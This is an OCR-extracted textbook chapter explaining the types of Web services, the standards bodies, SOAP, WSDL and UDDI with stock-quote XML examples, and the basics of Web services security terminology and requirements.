This type of Web services is the simplest form of Web service. It is typically used to expose existing data or business logic as Web services in addition to the existing ways that they are accessed by end users (via browser interface) or by other applications (via proprietary procedure calls). A simple Web service uses a simple request and response interaction model, which means the service client and service provider exchange a pair of SOAP request and response messages in order to complete a transaction. A Simple Web service can be easily developed and deployed. In fact, the majority of work that needs to be done in order to build and deploy a simple Web service is to decide what business logic to expose as a Web service and then create wrapper code. This wrapper code receives incoming SOAP request messages and passes them to the business logic. It also creates and sends out outgoing SOAP response messages based on the result from the business logic. Typically, creating this wrapper code is as simple as clicking a few buttons of a readily available Web services development tool. When there is a need for securing the data that is being exchanged, the SOAP messages are transported over SSL (Secure Socket Layer).

Despite its simplicity, a simple Web service could provide great value within a business organization. For example, a typical business organization builds and maintains multiple applications internally, and it is not unusual that all these applications might need to access, for example, the employee data. Instead of duplicating the same code in each of these applications, the access logic of the employee data can be built and deployed as a Web service. This allows other applications to invoke it by sending a SOAP request message and then receiving the data in the form of SOAP response message. By exposing the existing data or business logic as a simple Web service, a business organization greatly simplifies the development and deployment of their applications.

Simple Web services could be used with great effect outside of a company boundary as well. In fact, there are several business organizations today, which expose their existing data or business logic as Web services. One example is Fedex. They expose the delivery status of each item in transit, as a Web service. A company that sells products online, and uses Fedex for the delivery of their packages, can extract the delivery status through this Web service and then incorporate the returned data in



FIG. 4. Simple Web service.

their own application. Another company, which exposes their existing business logic as a simple Web service, is Amazon.com. For most people, using a browser is still the most popular method of searching and purchasing books or music CD's from Amazon.com. Amazon.com has business partners and these partners might want to extract the product information from Amazon.com in the form of XML data so that they manipulate the returned data in their own applications. Figure 4 shows how the same product information of Amazon.com can be accessed both from a browser or from a Web service client.

1.6.2 Enterprise Application Integration (EAI) Web Services

Another type of Web service is called EAI Web services, and they are used for integrating disparate enterprise applications, typically within a boundary of a business organization (Intranet) as shown in Figure 5. Disparate applications do not share the



FIG. 5. EAI Web services.

common data format nor common communication protocol. In a typical enterprise, it is not unusual to find that their business applications do not "talk each other" directly. For example, if an internally developed payroll application needs to access the service provided by other HR applications purchased from a 3rd-party, it is likely that they do not share common data format, nor common communication protocol. In this case, one traditional solution is to build an adapter (an effort that is labor intensive and error-prone) between these two applications. The problem of this approach is the number of adapters that need to be developed and deployed rapidly increases as the number of applications increases. Clearly, today a better approach is to choose a common data format typically in the form of XML and common communication protocol such as SOAP.

1.6.3 Business Web Services

The third type of Web service is called Business Web services or Business To Business (B2B) Web services. Using Business Web services, business organizations can perform their daily business transactions with their business partners electronically through the exchange of XML-based business messages over the Internet.

Business Web services are quite different from Simple Web services and EAI Web services. The table below summarizes these differences. First, under the Simple Web services model, the interaction pattern between two communicating partners is a simple exchange of a request and response messages. Under Business Web services model, the interaction could be quite complex. For example, an interaction between a buyer and a seller in a procurement business process would involve complex flow of message exchanges. An invocation of a simple Web services transaction is typically in the form of a procedure call while business Web services involves exchange of business documents (such as purchase order and purchase order acknowledgement). Simple Web services are typically synchronous while Business Web services are asynchronous. Simple Web services are mainly for Business To Consumer (B2C) interaction while business Web services are for B2B. Because a Simple Web service is a simple request and response, the duration of the call is short-lived, whereas the Business Web services could take days or even months. Simple Web services do require no or minimum security or reliability, but Business Web services place high importance on secure and reliable message transfer. Table III shows this comparison between Simple Web services and Business Web services.

Now let's compare EAI Web services with Business Web services. Table IV summarizes the differences between the two. First, EAI Web services are typically deployed within an enterprise, while Business Web services are deployed between enterprises.

TABLE III
COMPARISON OF SIMPLE WEB SERVICES AND BUSINESS WEB SERVICES

	Simple Web services	Business Web services
Interaction	Simple request/response	Complex business process
Participants	Point to point with no intermediary nodes	End to end with intermediary nodes
Invocation model	Procedural	Document-driven
Interaction pattern	Synchronous	Asynchronous
Users	Consumers	business organizations
Duration	Short-lived	Long-lived
Partner profile	Not required	Required
Security	Not required	Required
Reliability	Not required	Required
Repository	Not required	Required

TABLE IV
COMPARISON BETWEEN EAI WEB SERVICES AND BUSINESS WEB SERVICES

	EAI Web services	Business Web services
Scope	Within an enterprise (Intranet)	Between enterprises (Internet)
Presence of central controller	Centralized EAI controller	No centralized controller
Collaboration contract	Implicit contract	Explicit contract
Number of participants	Small number (in the range of tens)	Can be very large number (in the range of thousands or even millions)

Under EAI Web services, there is typically a centralized controller which controls who can talk to whom under what context. Under Business Web services environment, there is no centralized controller. Because there is a centralized controller, under EAI Web services, the collaboration contract between communicating partners are implicit. In other words, who can talk to whom under what context is dictated by the controller. Under Business Web services, because there is no central controller, the collaboration contract between the communicating partners needs to be explicitly specified.

Under EAI Web services, the number of participants is typically rather small. Under Business web services, the number could be rather large. Here, a mid-sized company might have several hundreds business partners, and for each business partner there could be hundreds of business processes.

The characteristics of Business Web services are vastly different from Simple Web services and EAI Web services. Consequently, they each need to be constructed and deployed differently. We will look into this again later when we talk about ebXML.

2. Web Services Standards

2.1 Why Open Standards?

Open standards are critical requirement for the adoption of Web services. Standards are both initiators and guardians of technical innovation, and their value cannot be underestimated. Standardization enables agreement and interoperability at a particular technical level, beyond or upon which proprietary and differentiating ideas can be added. For vendors, standardization enables more innovation: If the industry comes to agreement upon a particular solution, efforts can then be turned to improving that solution and looking to the next area of innovation. This ultimately benefits consumers. Consumers also win through an ability to choose between competing but interoperable implementations of these standards.

Open standards mean specifications that are reliable, free from the threat of legal encumbrances, able to work across development and deployment environments, and subject to peer review and input throughout most of their life cycles, as well as aligned with general industry and customer needs. By standard, we mean a specification that is developed in recognized, standards-setting organizations. For the developer, the promise of open standards is dependability, predictability, usefulness, and a solid, long-term technology investment. Developers must know that the standards they rely upon to architect or build a business solution will follow a life cycle that can be viewed and is open to wide participation. Developers need to plan for updates, and want to know what the future of that standard will be, and what it might entail for their work.

2.2 Need for More Web Services Standards

Web services technology had a good start in this regard with core standards—SOAP, WSDL, UDDI—which were developed by credible standard organizations (SOAP and WSDL by W3C and UDDI by OASIS) and enjoyed industry-wide acceptance both in terms of products and tools as well as customer adoption.

Even though the trio of SOAP, WSDL and UDDI provides important core standards, they are not enough to realize the vision of Web services. In other words, Web services technology and associated standards still needs to evolve further before it can establish itself as a viable and indispensable information technology. Such evolution is critical to the vision of allowing business organizations to perform business transactions over the Internet using Web services. The areas that still need further evolution in terms of standards, include the following:

- Quality of service: How do you define and measure and guarantee the quality of services?

- Management, monitoring, and metering: How do you manage, monitor and meter Web services?
- Context: How do you pass around state and user context over Web services?
- Security: How do you deploy, discover, and invoke Web services securely?
- Reliability: How do you invoke Web services reliably, that is, how do you send and receive XML messages, for example, with once and only once delivery guarantee?
- Transaction: How do you perform the invocations to multiple Web services in a transactional manner?
- Event notification: How do you generate and convey asynchronous event notifications?
- Identity management: How do you assign and manage the identity of all the Web services?
- Workflow: How do you specify the flow or orchestration of Web services?
- Provisioning: How do you place Web services where they are needed?
- Version control: How do you make sure correct version of Web services are deployed and invoked?
- Accounting and billing: How do you account for and bill the usage of Web services?
- Policy management: How do you control the access and usage policy of Web services?
- Life-cycle management: How do you control and manage the life-cycles of Web services?
- Legal-binding: How do you provide legal-binding to a Web service invocation?
- Interoperability: How do you ensure interoperability between vendor implementations?

Now the good news is that many of these issues are currently being tackled by the standards organization and industry as a whole. The bad news is that it will take some time before all these issues get ironed out and open standards and products based on those standards emerge in the market.

2.3 Web Services Standards

The list below shows the list of Web services related standards some of which are further along than the others. Most are being defined by standard organizations while some are proposed specifications from industry vendors.

- W3C (http://www.w3.org/2002/ws/) [1]
  - XML, XML Schema, XSL, XQuery.
  - Simple Object Access Protocol (SOAP 1.1, SOAP 1.2).
  - Web Services Description Language (WSDL 1.1, WSDL 1.2).
  - Web Services Addressing.
  - Web Services Choreography.
  - Semantic Web Services.
  - SOAP Message Transmission Optimization Mechanism (MTOM).
  - XML Key Management Specification (XKMS).
  - XML Signature.
  - XML Encryption.
- OASIS (http://www.oasis-open.org) [2]
  - Asynchronous Service Access Protocol (ASAP).
  - Business Transaction Protocol (BTP).
  - Electronic Business XML (ebXML).
  - Framework for Web Services Implementation.
  - Translation Web Services.
  - Web Services Business Process Execution Language (WS-BPEL).
  - Web Services Composition Application Framwork (WS-CAF).
  - Web Services Distributed Management (WSDM).
  - Web Services Interactive Application (WSIA).
  - Web Services Notification (WSN).
  - Web Services Reliable Messaging (WSRM).
  - Web Services Resource Framework (WSRF).
  - Web Services for Remote Portlets (WSRP).
  - Web Services Security (WSS).
  - Universal Description, Discovery and Integration (UDDI).
  - Universal Business Language (UBL).
  - Security Assertion Markup Language (SAML).
  - Extensible Access Control Markup Language (XACML).
- Liberty Alliance (http://www.projectliberty.org/) [3]
  - Identity Federation Framework (ID-FF).
  - Identity Web Services Framework (ID-WSF).

- Identity Service Interface Specification (ID-SIS).
- IETF (http://www.ietf.org/)
  - Blocks Extensible Exchange Protocol (BEEP).
- Vendor Initiated
  - WS-Trust.
  - WS-Federation.
  - WS-Policy.
  - WS-Business Activity.
  - WS-Transaction.
  - WS-Coordination.
  - WS-Addressing.
  - WS-Discovery.
  - WS-Provisioning.
  - Fast Web services.

In the rest of this chapter, we will look into these Web services standards in terms of what they are and how they are used. The emphasis is given to standards that are already developed and enjoyed industry-wide acceptance. So we will focus our discussion to the first three categories: Core web services, Web services security standards, and Business Web Services standards.

Web Services Addressing: defines how message headers direct messages to a service or agent, provides an XML format for exchanging endpoint references, and defines mechanisms to direct replies or faults to a specific location [14].

Web Services Choreography: defines a choreography, language(s) for describing a choreography, as well as the rules for composition of, and interaction among, such choreographed Web services [15].

SOAP Message Transmission Optimization Mechanism (MTOM): defines optimization standard for the transmission and/or wire format of a SOAP message by selectively encoding portions of the message, while still presenting an XML Infoset to the SOAP application [16].

Asynchronous Service Access Protocol (ASAP): defines a very simple extension of Simple Object Access Protocol (SOAP) that enables generic asynchronous Web services or long-running Web services [17].

Business Transaction Protocol (BTP): defines an eXtensible Markup Language (XML)-based protocol for representing and seamlessly managing complex, multi-step business-to-business (B2B) transactions over the Internet. The protocol allows complex XML message exchanges to be tracked and managed as loosely coupled “conversations” between and among businesses.

Framework for Web Services Implementation: facilitates implementation of robust Web Services by defining a practical and extensible methodology consisting of implementation processes and common functional elements that practitioners can adopt to create high quality Web Services systems without re-inventing them for each implementation.

Translation Web Services: defines a standard that provides an encapsulation of all the information required to support the following value proposition through the framework of the Web Services initiative: "Any publisher of content to be translated should be able to automatically connect to and use the services of any translation vendor, over the Internet, without any previous direct communication between the two."

Web Services Business Process Execution Language (WS-BPEL): specifies the common concepts for a business process execution language which form the necessary technical foundation for multiple usage patterns including both the process interface descriptions required for business protocols and executable process models.

Web Services Composite Application Framework (WS-CAF): defines a set of royalty-free related, interoperable and modular specifications that will enable development of composite applications, ranging from simple to complex combinations of web services and encompassing a useful range of transaction and coordination requirements.

Web Services Distributed Management (WSDM): defines web services management. This includes using web services architecture and technology to manage distributed resources.

Web Services Interactive Applications (WSIA): creates an XML and web services centric framework for interactive web applications; harmonize the specification as far as practical with existing web application programming models, with the work of the W3C, emerging web services standards, and with the work of other appropriate business information bodies.

Web Services Notification (WSN): defines a set of specifications that standardise the way Web services interact using the Notification pattern. In the Notification pattern a Web service, or other entity, disseminates information to a set of other Web services, without having to have prior knowledge of these other Web Services.

Web Services Reliable Messaging (WSRM): defines reliable message delivery as the ability to guarantee message delivery to software applications—Web services or Web service client applications—with a chosen level of quality of service (QoS).

Web Services Resource Framework (WSRF): defines a generic and open framework for modeling and accessing stateful resources using Web services. This

includes mechanisms to describe views on the state, to support management of the state through properties associated with the Web service, and to describe how these mechanisms are extensible to groups of Web services.

Web Services for Remote Portlets (WSRP): creates an XML and web services standard that will allow for the "plug-n-play" of portals, other intermediary web applications that aggregate content, and applications from disparate sources. These so-called remote portlet web services will be designed to enable businesses to provide content or applications in a form that does not require any manual content or application-specific adaptation by consuming applications.

2.4 Core Web Services Standards: SOAP, WSDL, and UDDI

What are the core building blocks of Web services architecture? At the minimum, you need a standard way of describing a Web service that is universally understood by all potential service users and service providers. This is important because, without a commonly agreed-upon description of a service, a service provider might have to produce individually tailored ways of describing its service to all potential clients. Another building block is a registry through which a service provider can register (or publish) its services so that clients can discover (or find) those services. Then there has to be standard mechanism on how a client can invoke those services. The core standards for these building blocks are WSDL for service description, SOAP for service invocation, and UDDI for service registration and discovery.

2.4.1 SOAP (Simple Object Access Protocol)

As its name implies, SOAP is a wire-protocol [5]. It is a wire-protocol in the same sense that IIOP (Internet Inter-ORB Protocol) is a wire protocol for CORBA (Common Object Request Broker Architecture) and JRMP (Java Remote Method Protocol) is a wire protocol for RMI (Remote Method Invocation).

As a wire protocol, it defines a data-encoding scheme. A data-encoding scheme specifies a set of rules for encoding (or marshaling) data types over the wire. Defining an encoding scheme is important for interoperability because, without it, a receiver of a message would not know how to interpret the data it received from a sender. For example, if a sender wants to send an integer value 35, it has several options, in the simplest sense of encoding, on how many bytes to use to represent it on the wire—1 byte, 2 bytes, or 4 bytes. Without an agreement on how many bytes are used for representing an integer value, there will not be any meaningful communication. In this sense, every distributed computing technology, whether it is CORBA or RMI, has to have an encoding scheme. The difference between the encoding scheme of

SOAP and the ones of others is that, under SOAP, the encoded data are in the form of text based XML representation while others are in binary form. SOAP encoding is based on W3C XML schema. What that means is that the SOAP messages are constructed using the data types defined in W3C XML schema.

SOAP also defines a Remote Procedure Call (RPC) convention, by which a procedure call onto a remote machine can be made via exchange of XML messages. This is referred to as SOAP RPC.

Now let's talk about what SOAP is not, because there seems to be some confusion about this. First, SOAP is not a component model. So it will not replace existing component models such as JavaBeans or EJB (Enterprise JavaBeans). In fact, component models and SOAP are complementary in that SOAP can be used as a common communication protocol for invoking business logic that is captured in those components. Second, SOAP is not a programming language. As SOAP messages have to be produced and processed by a programming language, they are considered complementary. Third, SOAP is not an answer for all problems in distributed computing. In many cases, a tightly coupled (and non-XML based) distributed computing technology, such as CORBA or RMI, could be in fact a better solution.

2.4.1.1 SOAP Message Structure. A SOAP message is made up of a single SOAP Envelope and zero or more attachments. A SOAP Envelope in turn is made up of header and body parts as shown in Figure 6. SOAP attachments can contain both XML data and non-XML data. An example of non-XML data is a binary



FIG. 6. SOAP message structure.

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="..."
  SOAP-ENV:encodingStyle="...">
    <SOAP-ENV:Header>
      <!- - Optional context information - ->
    </SOAP-ENV:Header>
    <SOAP-ENV:Body>
    <m:GetLastTradePrice xmlns:m="some_URI">
      <tickerSymbol>SUNW</tickerSymbol>
    </m:GetLastTradePrice>
  </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>
```

FIG. 7. SOAP RPC request message.

X-Ray image file. A SOAP message uses MIME (Multipurpose Internet Mail Extensions) as a container structure and the SOAP envelope is considered as the primary MIME part.

The header part is optional. When it is present, it contains so-called context information. The context information typically refers to any system level data (as opposed to application level data). Examples of context information include data that have something to do with security, transaction, management, or session state. Note that the SOAP specification does not define any of this context information nor how to represent them in the SOAP message structure. The specification, however, leaves room for the SOAP header to be extended, and many of the current Web services standard activities are, in fact, defining ways of representing this context information inside of the SOAP header structure. The body part is mandatory and contains either application data or a remote procedure call method, and its parameters depending on whether SOAP RPC convention is used or not.

Figures 7 and 8 show a simple SOAP RPC request and response message examples respectively. In this example, the name of a method is GetLastTradePrice and it has a single parameter, tickerSymbol.

2.4.2 WSDL (Web Services Description Language)

WSDL is a standard XML language that is used to describe a Web service (actually an interface of a Web service) [6]. As an XML language, WSDL defines a vocabulary of XML tags. For each Web service, a WSDL document is created, and its interface description is specified using these XML tags. A WSDL document describes a Web service as a set of communication endpoints. Through these endpoints, a Web service receives SOAP request messages and returns SOAP response messages. A WSDL

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="..."
  SOAP-ENV:encodingStyle="...">
    <SOAP-ENV:Header>
      <!-- Optional context information -->
    </SOAP-ENV:Header>
    <SOAP-ENV:Body>
  <m:GetLastTradePriceResponse xmlns:m="some_URI">
      <price>30.5</price>
  </m:GetLastTradePriceResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

FIG. 8. SOAP RPC response message.

document does not expose, by design, how a Web service is implemented, and thus allows flexibility in doing so.

A WSDL document is made up of two parts—an abstract part and a concrete binding part. The abstract part describes a Web service through a portType, which is in turn a set of operations. An operation is an action, which is made of input and/or output messages. The operations and messages are related in that messages are exchanged for the purpose of performing an operation.

The concrete binding part specifies the concrete binding between a portType and concrete transport protocol. It also specifies which data format is used to represent the messages on the wire. An example of concrete transport protocol is SOAP over HTTP or SOAP over SMTP (Simple Mail Transport Protocol). The separation of abstract part from concrete binding part allows the reuse of abstraction definitions regardless of which transport protocol is used underneath.

The key value proposition of WSDL is that it enables the automation of communication details between a Web service and its clients. In other words, machines can read a WSDL document and figure out what services are available and how to invoke them without human intervention. It is because, WSDL, as a formal and machine process-able XML-based language, is much more precise than natural languages. Another value WSDL provides is it enables dynamic discovery and use of Web services. In other words, a Web service registers itself to a registry by providing meta-information on where its WSDL document is located. A client then can query the registry to find out a Web service it is looking for and then locate, and retrieve, the WSDL document. Once a WSDL document is located and retrieved, a client can then call the Web service.

Finally the WSDL enables arbitration. In other words, a third party can easily determine whether a Web service and its clients are interacting in a way that conforms to the WSDL.

```
<definitions name="StockQuote"
  targetNamespace="http://example.com/stockquote.wsdl"
        xmlns:tns="http://example.com/stockquote.wsdl"
        xmlns:xsd1="http://example.com/stockquote.xsd"
        xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
        xmlns="http://schemas.xmlsoap.org/wsdl/">
  <types>
    <schema targetNamespace="http://example.com/stockquote.xsd"
          xmlns="http://www.w3.org/2000/10/XMLSchema">
      <element name="TradePriceRequest">
        <complexType>
          <all>
            <element name="tickerSymbol" type="string"/>
          </all>
        </complexType>
      </element>
      <element name="TradePrice">
        <complexType>
          <all>
            <element name="price" type="float"/>
          </all>
        </complexType>
      </element>
    </schema>
  </types>
```

FIG. 9. <types> element of an example WSDL document.

A typical WSDL document contains Web services description using seven XML tags: <types>, <message>, <operation>, <portType>, <binding>, <port>, and <service>.

The <types> element defines data types in an abstract fashion. These data types are used to describe the messages being exchanged. As shown in Figure 9, in this example, the <types> element defines two data types whose names are "TradePriceRequest" and "TradePrice." The former defines a complex type, which contains a child element called "tickerSymbol." The latter defines a complex type, which contains a child element called "price."

The <message> tag defines an abstract and typed definition of a message. The <operation> tag defines an operation. An operation is made up of sending a request message and receiving a response message. The <portType> tag defines a collection of operations.

As shown in Figure 10, two messages are defined—the first one is called "GetLastTradePriceInput" and the other one is called "GetLastTradePriceOutput." These are request and response messages of an operation named "GetLastTradePrice." Note

```
<message name="GetLastTradePriceInput">
   <part name="body" element="xsd1:TradePriceRequest"/>
</message>

<message name="GetLastTradePriceOutput">
   <part name="body" element="xsd1:TradePrice"/>
</message>

<portType name="StockQuotePortType">
   <operation name="GetLastTradePrice">
      <input message="tns:GetLastTradePriceInput"/>
      <output message="tns:GetLastTradePriceOutput"/>
   </operation>
   <!-- More operations -->
</portType>
```

FIG. 10. <messages>, <operation>, and <PortType> elements.

that message definitions refer to the data types, TradePriceRequest and TradePrice, that were defined within a <types> tag. A <portType> tag, "StockQuotePortType," includes a single operation in this example.

A WSDL document uses <binding> tag to specify the binding of a port type to a concrete transport protocol and a data format. Even though other transport protocols are possible, the primary transport protocol used in most Web services is SOAP over HTTP. The usage of this (SOAP over HTTP) as a transport protocol is specified by <soap:binding> tag with "transport" attribute. In the example below, the "StockQuoteSoapBinding" port type is bound to SOAP over HTTP.

The <service> tag defines a set of communication endpoints. These endpoints are sometimes called "ports." The <port> tag defines a callable address for the transport protocol chosen. For the SOAP over HTTP transport protocol, it is in the form of an URL while for SOAP over SMTP transport protocol, it is in the form of an email address. As shown in Figure 11, the address is set to http://example.com/stockquote.

2.4.3 UDDI (Universal Description, Discovery and Integration)

The UDDI provides a mechanism for business organizations to register (or publish) the services they provide onto a registry [7]. Such published businesses and their services can be searched for, queried, or discovered by other businesses, without human intervention. The types of information that is maintained by a UDDI registry can be categorized into White pages, Yellow pages, and Green pages. The concept of White pages and Yellow pages is not that much different from the one of their hard-copy counterparts. In fact, the UDDI registry can be considered as an electronic version of the hard-copy versions of White pages or Yellow pages.

```
<binding name="StockQuoteSoapBinding" type="tns:StockQuotePortType">
   <soap:binding style="document"
        transport="http://schemas.xmlsoap.org/soap/http"/>
   <operation name="GetLastTradePrice">
      <soap:operation
           soapAction="http://example.com/GetLastTradePrice"/>
      <input> <soap:body use="literal" />
      </input>
      <output> <soap:body use="literal" />
      </output>
   </operation>
</binding>

<service name="StockQuoteService">
   <documentation>My first service</documentation>
   <port name="StockQuotePort" binding="tns:StockQuoteBinding">
      <soap:address location="http://example.com/stockquote"/>
   </port>
</service>
```

FIG. 11. <binding>, <service>, and <service> elements.

As an electronic version of White pages, a UDDI registry maintains information about businesses such as names, addresses, contact information, and so on. It also maintains information about the services such as name and description.

As an electronic version of Yellow pages, a UDDI registry maintains categorization information about businesses and the services they provide. One difference between UDDI registry and hard-copy counterpart is because UDDI is an electronic version, it can support many different categorization while a typical hard-copy Yellow page is categorized based on a single criteria—product category. The criteria used for categorization is called taxonomy. A UDDI registry supports three standard taxonomies—taxonomy based on geography, taxonomy based on industry code, and business identification code. A UDDI registry also supports custom taxonomies as well. For example, a business organization might define a taxonomy based on their customer's annual income.

Green pages contain the technical information about services exposed by the business. They include references to WSDL documents of the services.

3. Web Services Security

With Web services, more of the application internals are exposed to the outside world. As the application is closer to the data than to the perimeter or the network,

it opens room for security threats not only to the host system and application, but also to the entire infrastructure. Traditionally, Secure Sockets Layer (SSL),Transport Layer Security (TLS),Virtual Private Networks (VPNs), and Internet Protocol Security (IPSec) are some of the common ways of securing content. However, these are point-to-point technologies. They create a secure tunnel through which data can pass. With the Secure Multipurpose Internet Mail Exchange (S/MIME) protocol, data could be sent digitally signed and encrypted over the insecure Internet.

3.1 Security Vocabulary

Before we discuss Web services security in detail, let's take quick a look at the Security vocabulary.

- Entity—An active element of a computer or network system.
- Relying Party—A system entity that makes a decision contingent upon information or advice from another system entity.
- Identity—The electronic representation of a real-world entity (human, organization, application, service, or network device).
- Identity Management—Describes the technology infrastructure and business processes for managing the life cycle and usage of an identity, including attributes, rights, and entitlements.
- Key—A value (random number) used by a cryptographic algorithm to alter (encrypt or decrypt) information.
- Key Management—The process by which a key is generated, stored, protected, transferred, loaded, used, and destroyed. This is the most difficult part of cryptography, as keeping keys secret is not easy. It is also the most important part, because one mistake with a private key and the entire infrastructure may be compromised, rendered insecure and useless.
- Trust—The characteristic that makes one entity willing to rely upon a second entity to execute a set of actions and make a set of assertions (usually dealing with identity) about a set of subjects or scopes. Trust depends on the ability to bind unique attributes or credentials to a unique entity or user.
- Trust Domain—A security space where the target of a request can determine whether a particular set of credentials from a source satisfies the relevant security policies of the target. The target may defer trust to a third party, thus including the third party in the trust domain.
- Trust Model—The process performed by the security architect to define a complementary threat profile and a model based on a use case-driven data flow

analysis. The result of this exercise integrates information about the threats, vulnerabilities, and risks of a particular information technology architecture. Further, trust modeling identifies the specific mechanisms that are necessary to respond to a specific threat profile. A security architecture based on an acceptable trust model provides a framework for delivering security mechanisms. A trust model provides an assurance that the trust binding is reliable to the level of satisfaction required by the relying party, as specified by security policy. It is also important to note what a trust model is not. It is not the particular security mechanisms utilized within a security architecture. Rather, it is the enforcement of security mechanisms in conjunction with the security policy, such that they address all business, technical, legal, regulatory, or fiduciary requirements to the satisfaction of a relying party.

- Establishing Trust—To establish trust or confidence, there must be a binding of unique attributes to a unique identity, and the binding must be able to be corroborated satisfactorily by a relying party. When a satisfactory level of confidence in the attributes is provided by an entity, a trust relationship is established. This element of trust is commonly called authentication.
- Public Key Infrastructure (PKI)—Relies upon public key cryptography, also known as asymmetric key cryptography. It uses a secret private key that is kept from unauthorized users and a public key that is handed to trusted partners. Both keys are mathematically linked. Data encrypted by the public key can be unencrypted only by the private key, and data signed by the private key can be verified only by the public key. A PKI is a foundation upon which other applications and network security components are built. The specific security functions for which a PKI can provide a foundation are confidentiality, integrity, nonrepudiation, and authentication. The primary function of a PKI is to allow the distribution and use of public keys and certificates with security and integrity. It should be noted that a PKI is not by itself a mechanism for authentication, authorization, auditing, privacy, or integrity. Rather, it is an enabling infrastructure that supports these various business and technical needs. In particular, a PKI allows only for the identification of entities.
- Confidentiality—Ensures that the secrecy and privacy of data is provided with cryptographic encryption mechanisms. Customer personal information and legal or contractual data are prime examples of data that should be kept secret with confidentiality mechanisms. Encryption of data is possible by using either public (asymmetric), or secret (symmetric) cryptography. Since public key cryptography is not as efficient as secret key cryptography for data enciphering, it is normally used to encipher relatively small data objects such as secret keys used by symmetric-based encryption systems. Symmetric cryptographic

systems are often incorporated into PKIs for bulk data encryption. Thus, they are normally the actual mechanism used to provide confidentiality.

- Integrity—Ensures that data cannot be corrupted or modified, and transactions cannot be altered. Public key certificates and digital signature envelopes are good examples of information that must have an assurance of integrity. Integrity can be provided by the use of either public (asymmetric), or secret (symmetric) cryptography. An example of secret key cryptography used for integrity is the Data Encryption Standard (DES) in Cipher Block Chaining mode where a Message Authentication Code (MAC) is generated. Note that in the PKI environment, utilizing symmetric cryptographic systems for implementing integrity does not scale particularly well. Public key cryptography is typically used in conjunction with a hashing algorithm, such as Secure Hash Algorithm 1 (SHA-1) or Message Digest 5 (MD5), to provide integrity.
- Authentication—Verifies that the identity of entities is provided by the use of public key certificates and digital signature envelopes. Authentication in the Web services environment is performed very well by public key cryptographic systems incorporated into PKIs. In fact, the primary goal of authentication in a PKI is to support the remote and unambiguous authentication between entities unknown to each other, using public key certificates and trust hierarchies. Authentication in a PKI environment relies on the mathematical relationship between public and private keys. Messages signed by one entity can be tested by any relying entity. The relying entity can be confident that only the owner of the private key originated the message, because only the owner has access to the private key. It should be noted that the most common form of authentication is by employing a username and password. For many Web services, this is sufficient. But, when a PKI is used, the level of assurance is the greatest.
- Non-repudiation—Ensures that data cannot be renounced, or a transaction denied. This is provided through public key cryptography by digital signing. Non-repudiation is a critical security service of any application where value exchange and legal or contractual obligations are negotiated. Non-repudiation is a by-product of using public key cryptography. When data is cryptographically signed using the private key of a key pair, anyone who has access to the public key of that pair can determine that only the owner of the key pair itself could have signed the data in question. For this reason, it is paramount that end entities secure and protect the private keys that they use for digitally signing data.
- Authorization—Verifies that the identity has the necessary permissions to obtain the requested resource or act on something before providing access to it. Normally, authorization is preceded by authentication. As an example, for a given system, a system administrator defines which users are allowed access

and their privileges (such as access to which file directories, hours of access, amount of allocated storage space, and so forth).

3.2 Security Requirements and Technologies

Table V shows security requirements and technology solutions used to meet those requirements. They are relevant to securing any network communication including Web services.

3.3 Why Web Services Security?

Security is important for any distributed computing environment. But, security is becoming even more important for Web services due to the unique characteristics that are not evident in other distributed computing technologies.

(1) The boundary of interaction between communicating partners is expected to expand from intranets to the Internet. For example, businesses increasingly expect to perform some transactions over the Internet with their trading partners using Web services. Obviously, from a security perspective, Internet communication is much less protected than intranet communication.
(2) Communicating partners are more likely to interact with each other without establishing a business or human relationship first. This means that all security requirements such as authentication, access control, non-repudiation, data integrity, and privacy must be addressed by the underlying security technology.
(3) More and more interactions are expected to occur from programs to programs rather than from humans to programs. Therefore, the interaction between communicating partners using Web services is anticipated to be more dynamic and instantaneous.

TABLE V
SECURITY REQUIREMENTS AND SOLUTIONS

Requirement	Technology solutions
Authentication	Username/password, key-based digital signature and verification, challenge-response, biometrics, smart cards, etc.
Authorization	Application of policy, access control, digital rights management
Auditing	Various forms of logging, themselves secured to avoid tampering
Non-repudiation	Key-based digital signing and signature verification, message reliability
Integrity	Message digest, itself authenticated with a digital signature
Confidentiality	Key-based encryption and decryption
Trust	Key-based digital signing and signature verification

